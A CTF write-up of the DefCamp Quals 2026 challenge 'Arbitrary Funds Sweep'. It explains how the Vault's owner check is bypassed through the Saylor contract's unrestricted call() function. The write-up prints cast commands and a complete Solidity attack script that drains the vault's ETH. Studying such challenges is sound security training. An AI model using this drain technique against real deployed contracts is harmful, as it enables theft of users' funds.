Arbitrary Funds Sweep - DefCamp Quals 2026 CTF Writeup
Cross-chain CTF challenge writeup from DefCamp Quals 2026
Challenge Description

The challenge provided the source code for all deployed contracts (ArbRetryableTx, Factory, Inbox, Saylor, SetupL1, SetupL2, Vault) along with the setup contract, player, and Saylor contract addresses on both chains.
suspicious inbox check
I started by reading the source code. The check in the createRetryableTicket function from Inbox.sol, specifically this line:
1
fromIsContract: msg.sender != tx.origin,
This flag looked suspicious at first, but it turned out to be a false assumption.
Firstly, we didn’t have the relayer’s source code provided to us. So my first thought was: we can get the relayer’s source code by decompiling the bytecode (can get bytecode from relayer’s address, using cast call command).
But then I had another thought. What if the relayer is the Saylor contract? It has a relay function, and it also has an arbitrary call function.
To check this, we must first get the relayer’s address. The ArbRetryableTx contract (basically the L2 manager for retryable tickets) is deployed by the SetupL2 contract. Since we have the setup contract’s address, we can read the ArbRetryableTx address, and then read the relayer’s address from it.
if saylor contract is the relayer, can use
call()function if any other contract, we will have to get the bytecode of that relayer contract usingcast call, and then decompile the bytecode to its source code
interacting on-chain
I got the relayer address: 0x37Fc371D2441d20255978C995Ee4e5ae36859f8f
And ran some cast commands:
1
2
3
4
sarapc1@ubuntu:~$ cast code 0x37Fc371D2441d20255978C995Ee4e5ae36859f8f --rpc-url http://<rpc>/l2
0x
(base) sarapc1@ubuntu:~$ cast nonce 0x37Fc371D2441d20255978C995Ee4e5ae36859f8f --rpc-url http://<rpc>/l2
6
Only returned 0x… which means the relayer’s address is an EOA. I again confirmed by checking its nonce which turned out to be 6. Hence, the relayer is just a regular wallet, not a contract. My Saylor theory turned out to be false.
So, in order to drain the balance of the contract, we need to become/impersonate the owner address. Look at Vault.sol:
1
2
3
4
5
6
function execute(address to, uint256 value, bytes calldata data) external returns (bytes memory ret) {
    require(msg.sender == owner, "not the owner");
    bool ok;
    (ok, ret) = to.call{value: value}(data);
    require(ok, "call failed");
}
If we become owner, we can simply use the execute() function with our own malicious implementation which drains the contract’s balance.
So I read the address of owner from vault contract using cast call:
1
2
(base) sarapc1@ubuntu:~$ cast call 0xEfE5669580C60ecDbd31397c2A70c2B8F3931656 "owner()(address)" --rpc-url http://<rpc>/l2
0x8054b6A618636CC6F877ec97381b5778f055ff9f
Which, turned out to be the Saylor contract’s address.
Wait. So the owner is Saylor? And Saylor has that arbitrary call() function?
The setup intentionally made the Saylor contract the owner of the Vault on L2, likely to simulate a contract-managed treasury. Since Saylor has an unrestricted call() function, we can use it to invoke Vault.execute(). This works because the call originates from Saylor itself, which satisfies the msg.sender == owner check and allows us to drain the funds.
The exploit
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.24;

import {Script} from "forge-std/Script.sol";

interface ISaylor {
    function call(address to, bytes calldata data)
        external
        payable
        returns (bytes memory);
}

interface IVault {
    function execute(
        address to,
        uint256 value,
        bytes calldata data
    ) external returns (bytes memory);
}

contract Attack {
    ISaylor constant SAYLOR =
        ISaylor(0x8054b6A618636CC6F877ec97381b5778f055ff9f);

    IVault constant VAULT =
        IVault(0xEfE5669580C60ecDbd31397c2A70c2B8F3931656);

    function attack() external {
        uint256 amount = address(VAULT).balance;

        bytes memory data = abi.encodeCall(
            IVault.execute,
            (address(this), amount, bytes(""))
        );

        SAYLOR.call(address(VAULT), data);
    }

    receive() external payable {}
}

contract AttackScript is Script {
    function run() external {
        vm.startBroadcast();

        Attack attackContract = new Attack();
        attackContract.attack();

        vm.stopBroadcast();
    }
}
Simply put:
- Grab the vault’s balance.
- Encode the calldata to make the vault send all its ETH to our Attack contract.
- Call
SAYLOR.call()with the vault and the payload. - Saylor calls execute, passes the owner check, and transfers us the money.